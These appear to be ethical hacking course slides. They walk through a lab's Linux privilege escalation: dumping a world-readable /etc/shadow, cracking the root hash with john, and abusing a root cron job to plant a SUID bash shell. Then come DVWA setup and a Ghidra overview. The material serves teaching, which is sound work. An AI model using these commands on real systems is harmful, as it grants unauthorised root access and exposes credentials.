1. Connect to the victim machine through ssh (*user@<ip-address>*) as a normal user

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ █
```

2. At command prompt type: *ls -al /etc/shadow*

```
user@debian:~$ ls -al /etc/shadow
-rw-r--r-- 1 root shadow 810 May 13 2017 /etc/shadow
user@debian:~$ █
```

3. Notice that /etc/shadow file has global read permission, allowing a regular user to read this file

Privilege Escalation by File Permission

4. At command prompt type: `cat /etc/shadow`

```
user@debian:~$ cat /etc/shadow
root:$6$Tb/euwmK$0XA.dwMe0AcopwBl68boTG5zi65wIHsc840WAIye5VITLltVlaXvRDJXET ..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7:::
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7:::
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7:::
irc:*:17298:0:99999:7:::
gnats:*:17298:0:99999:7:::
nobody:*:17298:0:99999:7:::
libuuid:!:17298:0:99999:7:::
Debian-exim:!:17298:0:99999:7:::
sshd:*:17298:0:99999:7:::
user:$6$M1tQjkeb$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aD0ZRFrYirKDw5IJy32FBGjwYpT201zrR2xTR0v7wRIkF8.:17298:0:99999:7:::
statd:*:17299:0:99999:7:::
user@debian:~$
user@debian:~$
```

5. Copy the hash for the root user.
6. In Attacker machine open the command prompt and type: `echo "root_hash" > hash.txt`

Privilege Escalation by File Permission

7. Try to crack the root hash by using any brutforce/dictionary password cracker like: *john --wordlist=<path/to/wordlist> hash.txt*

```
root@kali:~# john --wordlist=wordlist.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2020-12-24 19:40) 25.00g/s 225.0p/s 225.0c/s 225.0C/s password..hacker123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

8. From the output, the cracked credentials in this case it is “password123”
9. Use it to escalate privilege.

```
user@debian:~$ su root
Password:
root@debian:/home/user# cd .. / ..
root@debian:# cd root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~# █
```

Privilege Escalation by Crontab

1. Connect to the victim machine through ssh (*user@<ip-address>*) as a normal user

```
connection to 192.168.110.129 closed.
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ █
```

2. At command prompt type: *cat /etc/crontab*

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root    overwrite.sh
* * * * * root    /usr/local/bin/compress.sh

user@debian:~$ █
```

Privilege Escalation by Crontab

3. At command prompt type: `echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash'>/home/user/overwrite.sh`
4. Give executable permission to overwrite.sh: `chmod +x`

```
user@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash'>/home/user/overwrite.sh
user@debian:~$ chmod +x /home/user/overwrite.sh
```

5. Wait 1 minute for the bash script to execute after that in your command prompt type: `/tmp/bash -p`

```
user@debian:~$ /tmp/bash -p
bash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1#
bash-4.1#
```

6. This will successfully elevate privileges by using crontab.



DVWA

What is DVWA?

- Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
 - Main objectives are:
 - To be an aid for security professionals to test their skills and tools in a legal environment,
 - Help web developers better understand the processes of securing web applications
 - Aid teachers/students to teach/learn web application security in a class room environment
 - URL: <https://dvwa.co.uk>
-

DVWA Vulnerabilities

- Brute-force
- File Inclusion & File Upload
- Insecure CAPTCHA
- SQL Injection (Normal & Blind)
- Weak Session IDs
- XSS (Reflected, Stored & DOM)
- CSRF
- Command Injection
- CSP Bypass

Requirements

- Web server (XAMPP as an alternative)
- PHP
- MySQL
- Other possible dependencies (depending on the OS)

Installation

- Install the dependencies (only Debian-based):

```
$ sudo apt install apache2 mysql-server php php-mysqli php-gd libapache2-mod-php
```

- Clone the DVWA repo:

```
$ git clone https://github.com/ethicalhack3r/DVWAOr
```

- download the source:

```
$ cd /var/www/html
```

```
$ wget https://github.com/ethicalhack3r/DVWA/archive/v1.9.zip && unzip v1.9.zip
```

```
$ mv DVWA-1.9 /var/www/html/dvwa
```

- Create the database with name DVWA.

- Configure config.inc.php file located at /config/config.inc.php.

- Modify the database credentials within the config.inc.php file.

- Default variables:

```
$_DVWA[ 'db_user' ] = 'root';
```

```
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
```

```
$_DVWA[ 'db_database' ] = 'dvwa';
```

Installation...

- If you are on [Kali Linux](#), you'll need to create a new DB user since MariaDB is default in Kali.

```
$ service mysql start  
$ mysql -u root -p
```

```
mysql > create database dvwa;  
mysql > CREATE USER 'user'@'127.0.0.1' IDENTIFIED BY 'p@ssword';  
mysql > grant all on dvwa.* to 'user'@'127.0.0.1';  
mysql > flush privileges;  
mysql > exit
```

```
$ service mysql stop
```

- Setup reCAPTCHA keys in the config.inc.php file
- Restart server and MySQL

Assignments

Assignments

- A. Try the privilege escalation methods and write a note on various methods to mitigate privilege escalation
- B. Microsoft Windows 10 gives unprivileged user access to system32\config files (Refer URL: <https://www.kb.cert.org/vuls/id/506989>)
- C. Pre-Read for next class: <https://bugs.chromium.org/p/project-zero/issues/detail?id=1726&redir=1>

Reference Reading:

1. <https://www.exploit-db.com/exploits/40839>
2. <https://gtfobins.github.io/#+sudo>
3. <https://www.exploit-db.com/docs/46131>
4. <https://www.netsparker.com/blog/web-security/privilege-escalation/>
5. <https://github.com/sagishahar/lpeworkshop>
6. <https://drive.google.com/file/d/0B6EDpYQYL72rQ2VuWS1QR2ZsUIU/view>
7. <https://www.exploit-db.com/exploits/40839>



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking Session: 05 (Mobile Application Security)

Agenda

- Ghidra Reverse Engineering Tool
 - Introduction
 - Platforms
 - Framework components
 - Features
 - How to use?
- Mobile Application Security
 - Android Security: kernel and applications
 - IOS Security: kernel, applications
 - Rooting and Jailbreaking, File system level access, Super-user, Malware
 - Countermeasures: Strategies, Scenarios



Ghidra Tool

What is Binary Reverse Engineering?

- Reverse engineering is the process of uncovering principles behind a piece of hardware or software, such as its architecture and internal structure.
- Binary Reverse engineering is a process that hackers use to figure out a program's components and functionalities in order to find vulnerabilities in the program.
- Original software design is recovered by analyzing the code or binary of the program, in order to hack it more effectively.

Why Binary Reverse Engineering?

- Research network communication protocols
- Find algorithms used in malware such as computer viruses, trojans, ransomware, etc.
- Research the file format used to store any kind of information, for example emails databases and disk images
- Check the ability of your own software to resist reverse engineering
- Improve software compatibility with platforms and third-party software
- Find out undocumented platform features

Key Reverse Engineering Terms

- Binary Auditing
 - Binary Auditing deals with the analysis of binary files
 - developing strategies to understand, analyze and interpret native code
- De-compiler
 - A de-compiler represents executable binary files in a readable form.
 - It transforms binary code into text that software developers can read and modify.
- Disassembler
 - Carries out one-to-one mapping of processor binary instruction codes into instruction mnemonics.
- De-compilers and Disassemblers both generate human readable text from binaries however De-compilers generate much higher level text from understanding point of view.

What is GHIDRA?

- A Software Reverse Engineering (SRE) framework created by National Security Agency (NSA) of the USA.
- Includes a set of tools that help analyze compiled code on a variety of platforms including Windows, MacOS and Linux.
- Capable of disassembly, assembly and de-compilation.
- In development for 20 years.
- Primarily written in Java.
 - Some C/C++.
 - Can write scripts in Python.
 - Requires a Java Runtime and Development Kit (not all versions of Java supported).
- Designed for customizability and extensibility.

What is GHIDRA?

- Ghidra 9.0 publicly released March 2019.
- Source code released on Github April 2019.
- Created as a platform to solve hard cyber security problems.
- Install Java on Linux systems
- Add path of JDK to PATH variable
 - `export PATH=<path of JDK dir>/bin:$PATH`
- www.ghidra-sre.org
- <https://github.com/NationalSecurityAgency/ghidra>



What is GHIDRA?

GENERIC

HEXIDECIMAL

INTEGRATED

DECOMPILING

REVERSE-ENGINEERING

Architecture

Ghidra Platform Requirements

- **Platforms Supported**

- Microsoft Windows 7 or 10 (64-bit)
- Linux (64-bit, CentOS 7 is preferred)
- MacOS (OS X) 10.8.3+ (Mountain Lion or later)
- **Note:** All 32-bit OS installations are now deprecated.

- **Minimum Requirements**

- **Hardware**

- 4 GB RAM
 - 1 GB storage (for installed Ghidra binaries)
 - Dual monitors strongly suggested


- **Software**

- Java 11 64-bit Runtime and Development Kit (JDK)

Ghidra Features

- Main UI
- Listing view
- Function graph
- Decompiler
- File system browser
- Script manager
- Integrated windows
- Other features

Ghidra Features: Main UI



- Ghidra is project based
- Project window

Ghidra Features: Listing View


Listing: cp

* FUNCTION
undefined undefined FUN_100001a1a()
AL:1 <RETURN>
FUN_100001a1a XREF[3]:

Address	OpCode	Instruction	Description
100001a1a	55	PUSH	RBX
100001a1b	48 89 e5	MOV	RBX, RSP
100001a1e	48 8d 3d	LEA	RDI, [s_bin/cp_100002b29] 04 11 00 00
100001a25	48 8d 35	LEA	RSI, [s_unix2003_100002b30] 04 11 00 00
100001a2c	e8 7b 0c	CALL	__stubs::__compat_mode 00 00
100001a31	48 8b 0d	MOV	RCX,qword ptr [→__got::__stderrp] e0 15 00 00
100001a38	48 8b 39	MOV	RDI,qword ptr [RCX]⇒→__got::__stderrp
100001a3b	48 8d 35	LEA	RSI, [s__s__s_100002c1b] d9 11 00 00
100001a42	84 c0	TEST	AL, AL
100001a44	74 10	JZ	LAB_100001a56
100001a46	48 8d 15	LEA	RDX, [s_usage:_cp_[-R_-H_-L_-P]]_[-_10000: d5 11 00 00
100001a4d	48 8d 0d	LEA	RCX, [s_cp_[-R_-H_-L_-P]]_[-fi_]-_10000: 18 12 00 00
100001a54	ab 00	JMP	LAB_100001a54

- Annotations
- Instructions
- Data
- Comments

Ghidra Features: Function Graph



- Displays functions as code block

Ghidra Features: Decompiler


Cf Decompile: FUN_100001ala - (cp)

```

1
2 void FUN_100001ala(void)
3 {
4     BOOL BVar1;
5     char *pcVar2;
6     char *pcVar3;
7
8     BVar1 = _compat_mode("bin/cp","unix2003");
9     if ((char)BVar1 == 0) {
10         pcVar3 = "usage: cp [-R [-H | -L | -P]] [-f | -i | -n] [-apvXc]"
11         pcVar2 =
12             "           cp [-R [-H | -L | -P]] [-f | -i | -n] [-apvXc] source_f"
13     }
14 } else {
15     pcVar3 = "usage: cp [-R [-H | -L | -P]] [-fi | -n] [-apvXc] sou"
16     pcVar2 = "           cp [-R [-H | -L | -P]] [-fi | -n] [-apvXc] sou"
17 }
18 _fprintf(*FILE **)_stderrp,"%s\n%s\n",pcVar3,pcVar2);
19                                     /* WARNING: Subroutine does not return */
20 _exit(0x40);
21 }
```

- Works for all processors with **SLEIGH** specs
 - **SLEIGH**, a machine language translation and disassembly engine.
 - SLEIGH generates **pcode**, a reverse engineering Register Transfer Language (RTL), from binary machine instructions.
 - SLEIGH is based on **SLED**, a *Specification Language for Encoding and Decoding*.
 - SLEIGH extends SLED by providing semantic descriptions (via the RTL) of machine instructions and other enhancements for real world reverse engineering.
 - SLEIGH is part of Project **GHIDRA**.
 - Provides GHIDRA disassembler, data-flow and decompilation analysis.

Ghidra Features: File System Browser



- Allows drilling down into firmware bundles
- Many formats supported like tar, zip, etc

Ghidra Features: Script Manager

Script Manager - 43 scripts (of 238)

In T...	Status	Name	Description	Key	Category	Modified
<input type="checkbox"/>		external_module_callee.py	Example of being imported by a G...		Examples-...	02/28/2019
<input type="checkbox"/>		external_module_caller.py	Example of importing an external ...		Examples-...	02/28/2019
<input type="checkbox"/>		FindChangedFunctionsScript.java	An example of how to use Version...		Examples-...	02/28/2019
<input type="checkbox"/>		FindDataTypeScript.java	Shows how to find data types by n...		Examples	02/28/2019
<input type="checkbox"/>		FormatExampleScript.java	An example using the printf()		Examples	02/28/2019
<input type="checkbox"/>		FormatExampleScriptPy.py	An example using the Python strin...		Examples-...	02/28/2019
<input type="checkbox"/>		GetAndSetAnalysisOptionsScript.j...	Shows examples of how to get, se...		Examples	02/28/2019
<input type="checkbox"/>		ghidra_basics.py	Examples of basic Ghidra scriptin...		Examples-...	02/28/2019
<input type="checkbox"/>		HelloWorldPopupScript.java	Writes "Hello World" in a popup di...		Examples	02/28/2019
<input checked="" type="checkbox"/>		HelloWorldScript.java	Writes "Hello World" to console.	Ctrl-Shif...	Examples	02/28/2019
<input type="checkbox"/>		InnerClassScript.java	A script that uses inner classes.		Examples-...	02/28/2019
<input type="checkbox"/>		jython_basics.py	Examples of Jython-specific funct...		Examples-...	02/28/2019
<input type="checkbox"/>		MakeFuncsAtLabelsScript.java	Calculates the percentage of inst...		Examples	02/28/2019
<input type="checkbox"/>		OpenVersionTrackingSessionScript...	An example of how to open an exis...		Examples-...	02/28/2019
<input type="checkbox"/>		OverrideFunctionPrototypesOnAcc...	An example of how to use an exist...		Examples-...	02/28/2019
<input type="checkbox"/>		PrintStructureScript.java	An example script that shows a fe...		Examples	02/28/2019
<input type="checkbox"/>		ProgressExampleScript.java	Shows how to report progress to t...		Examples	02/28/2019
<input type="checkbox"/>		python_basics.py	Examples of basic Python		Examples-...	02/28/2019
<input type="checkbox"/>		RenameProgramsInProjectScript.java	Shows how to perform an operatio...		Examples	02/28/2019
<input type="checkbox"/>		ReportDisassemblyErrors.java	Reports the the number of disasse...		Examples	02/28/2019

Filter:  Filter: 

HelloWorldScript.java

Writes "Hello World" to console.

Author:                                                                                           <img alt="

Ghidra Features: Integrated Windows



The screenshot shows the Ghidra interface with three main windows:

- Listing:** Shows assembly code for the function `FUN_100001a1a`. The assembly code is as follows:

```
04 11 00 00
100001a2c e8 7b 0c    CALL    __stubs::_compat_mode
00 00
100001a31 48 8b 0d    MOV     RCX,qword ptr [s_usage:_usage]
e0 15 00 00
100001a38 48 8b 39    MOV     RDI,qword ptr [s_usage:_usage]
100001a3b 48 8d 35    LEA     RSI,[s_usage:_usage]
d9 11 00 00
100001a42 84 c0    TEST    AL,AL
100001a44 74 10    JZ     LAB_100001a56
100001a46 48 8d 15    LEA     RDX,[s_usage:_usage]
d5 11 00 00
100001a4d 48 8d 0d    LEA     RCX,[s_cp_[R...]]
18 12 00 00
100001a54 eb 0e    JMP    LAB_100001a64

LAB_100001a56
100001a56 48 8d 15    LEA     RDX,[s_usage:_usage]
62 12 00 00
100001a5d 48 8d 0d    LEA     RCX,[s_cp_[R...]]
a9 12 00 00

LAB_100001a64
100001a64 31 c0    XOR     EAX,EAX
100001a66 e8 7d 0c    CALL    __stubs::_fprintf
00 00
100001a6b bf 40 00    MOV     EDI,0x40
00 00
100001a70 e8 4f 0c    CALL    __stubs::_exit
00 00
```

- Decompiler:** Shows the C code for the same function:

```
void FUN_100001a1a(void)
{
    BOOL BVar1;
    char *pcVar2;
    char *pcVar3;

    BVar1 = _compat_mode("bin/cp","unix2003");
    if ((char)BVar1 == 0) {
        pcVar3 = "usage: cp [-R [-H | -L | -P]] [-f | -i | -n] [file...]";
        pcVar2 =
            "           cp [-R [-H | -L | -P]] [-f | -i | -n] [-apv] [file...]";
    }
    else {
        pcVar3 = "usage: cp [-R [-H | -L | -P]] [-f1 | -n] [file...]";
        pcVar2 = "           cp [-R [-H | -L | -P]] [-f1 | -n] [file...]";
    }
    _fprintf(*(_FILE **)_stderrp,"%s\n%s\n",pcVar3,pcVar2);
    /* WARNING: Subroutine does not return
    _exit(0x40);
}
```

- Function Graph:** Shows the control flow graph for the function, with nodes for `FUN_100001a1a`, `LAB_100001a56`, and `LAB_100001a64`.

- All windows track selection and location changes

Ghidra Features: Other Features

- Assembler
- Bookmarks
- Byte Viewer (Hex Editor)
- Data Type Manager
- Entropy
- Navigation
- Searching (bytes, strings, comments)
- Version Tracking
- Version Control (Multi-user)
- And more...

Framework Components


- Database
- Model
- Software Modelling
- Plugins
- Docking Windows

Ghidra: Database

- Custom database to hold Domain Object data
- Tables, Rows, Cols
- Defined in package db.*
- Created to support
 - Undo/Redo
 - Version Control (Multi-User)


Ghidra: Model

- Data stored within the project
- Project
 - Domain Folder
 - Domain File
 - Domain Object
- Implementations supported:
 - Program
 - Data Type Archive
 - Version Tracking Session



Ghidra: Software Modelling

- Classes to represent a Program
- Program
- Memory
 - Memory Blocks, Bytes
- Symbol Table
 - Symbols
- Listing
 - Instructions, Data
- Bookmark Manager
 - Bookmarks



Ghidra: Plugins

